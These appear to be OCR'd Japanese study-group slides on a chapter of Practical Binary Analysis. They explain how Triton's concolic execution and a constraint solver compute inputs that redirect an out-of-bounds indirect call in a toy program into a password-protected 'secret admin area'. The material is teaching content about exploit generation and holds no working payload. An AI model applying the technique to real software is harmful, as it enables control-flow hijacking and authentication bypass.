Practical Binary Analysis

Chapter 13 後半

山本 航平

13.5 Automatically Exploiting a Vulnerability

・脆弱性を悪用した攻撃を作成する

・Triton を使って間接コールの飛び先を特定のアドレスにする入力を計算

流れ


1. 脆弱性のあるプログラムの説明
2. シンボリック実行で攻撃を作成するプログラムの説明
3. プログラムを実行してみる

13.5.1 The Vulnerable Program

```
1 static struct {
2     void (*functions[2])(char *)
3     char hash[5];
4 } icall;
```

入力

```
1 ./icall 0 foo
```




funcA(hash(foo)) を実行

13.5.1 The Vulnerable Program

```
1 static struct {
2     void (*functions[2])(char *)
3     char hash[5];
4 } icall;
```

入力

```
1 ./icall 1 bar
```



⇨ funcB(hash(bar)) を実行

13.5.1 The Vulnerable Program

```
1 if (argc > 3 && passwordが一致) {
2     /* secret admin area */
3 }
```

入力

```
1 ./icall 0 foo password
```

・secret admin area を実行


・パスワードを知っている管理者のみが実行できる

13.5.1 The Vulnerable Program

```
1 static struct {
2     void (*functions[2])(char *)
3     char hash[5];
4 } icall;
```

入力

```
1 ./icall 2 foo
```



呼び出すアドレスは
hash[0] ～ hash[3]


13.5.1 The Vulnerable Program

```
1 static struct {
2     void (*functions[2])(char *)
3     char hash[5];
4 } icall;
```

```
1 if (argc > 3 && passwordが一致) {
2     /* secret admin area */
3 }
```

入力

```
1 ./icall 2 ****
```



hash[0] ～ hash[3] が secret admin area のアドレスのとき


パスワードを知らなくても secret admin area が実行される

エディタ

13.5.1 The Vulnerable Program

```
1 $ ./icall 0 bar
2 Calling 0x400974
3 forward: 7d422822
```

```
1 $ ./icall 2 bar
2 Calling 0x
3 Segmentation fault (core dumped)
```




Q. 呼ばれるアドレスは？

(x86 はリトルエンディアン)

13.5.1 The Vulnerable Program

```
$ ./icall 0 bar
Calling 0x400974
forward: 7d422822
```

```
$ ./icall 2 bar
Calling 0x2228427d
Segmentation fault (core dumped)
```




Q. 呼ばれるアドレスは？

(x86 はリトルエンディアン)

13.5.1 The Vulnerable Program

64bit のとき…




```
1  static struct {
2      void (*functions[2])(char *)
3      char hash[5];
4  } icall;
```

入力

```
1  ./icall 2 foo
```


飛び先アドレスはユーザが操作
できない範囲も含む

13.5.1 The Vulnerable Program

64bit のとき…

```
1 ./icall 2 foo
```

```
call  0x0000000022295079
```




```
1 static struct {
2     void (*functions[2])(char *)
3     char hash[5];
4 } icall;
```

icall は static な構造体

.bssセクションに置かれる

hash 範囲外もすべて 0 で初期化

13.5.1 The Vulnerable Program

64bit のとき…

hash	
	0x79
	0x50
	0x29
	0x22
	0x00
	0x00
	0x00
	0x00

```
1 for(int i = 5; i < 8; i++){
2     printf(“hash[%d] = %d¥n”, i, icall.hash[i]);
3 }
```

```
1 hash[5] = 0
2 hash[6] = 0
3 hash[7] = 0
```

- hash 範囲外もすべて 0 で初期化
- 攻撃が可能なのは secret area の
  アドレスの上位 32bit が 0 のとき

13.5.2 Finding the Address of the Vulnerable Call Site

・脆弱性を攻撃できる入力を調べたい

・シンボリック実行だけですべてのコールサイトを調べるのは難しい (12章)
  - 計算量的にどのコールサイトが危険かを絞りたい

・シンボリック実行の前にファジングやテイント解析を行う


ファジング
テイント解析

・脆弱性があるか？
・どのコールサイト？

シンボリック実行

・そのコールサイトでは
どのような入力で攻撃
できるか？

13.5.2 Finding the Address of the Vulnerable Call Site



`0x400b3b`

管理者しか実行できないコードエリア

`0x400bef`

入力が飛び先アドレスを変える
ファジングやテイント解析で得る

`0x400bef` から `0x400b3b`

へ移動するための入力をシンボリック実行で得る

13.5.3 Building the Exploit Generator

`exploit_callsite`

- 入力を1バイトごとにシンボル化
  → 入力1文字ごとに制約があるため

- 間接コール(`0x400bef`)で constraint solver を呼び出す
  飛び先アドレスが secret admin area のアドレス(`0x400b3b`)
  となるシンボル変数の具体値を計算

13.5.3 Building the Exploit Generator

`exploit_callsite`

・Concolic execution mode を使う

理由：・複数の関数を通ってプログラム全体でシンボル変数を管理

・入力の長さを変えることが簡単

Q. Static Symbolic Execution

Q. Dynamic Symbolic Execution

13.5.3 Building the Exploit Generator

`exploit_callsite`

・Concolic execution mode を使う

理由：・複数の関数を通ってプログラム全体でシンボル変数を管理

・入力の長さを変えることが簡単

Q. Static Symbolic Execution

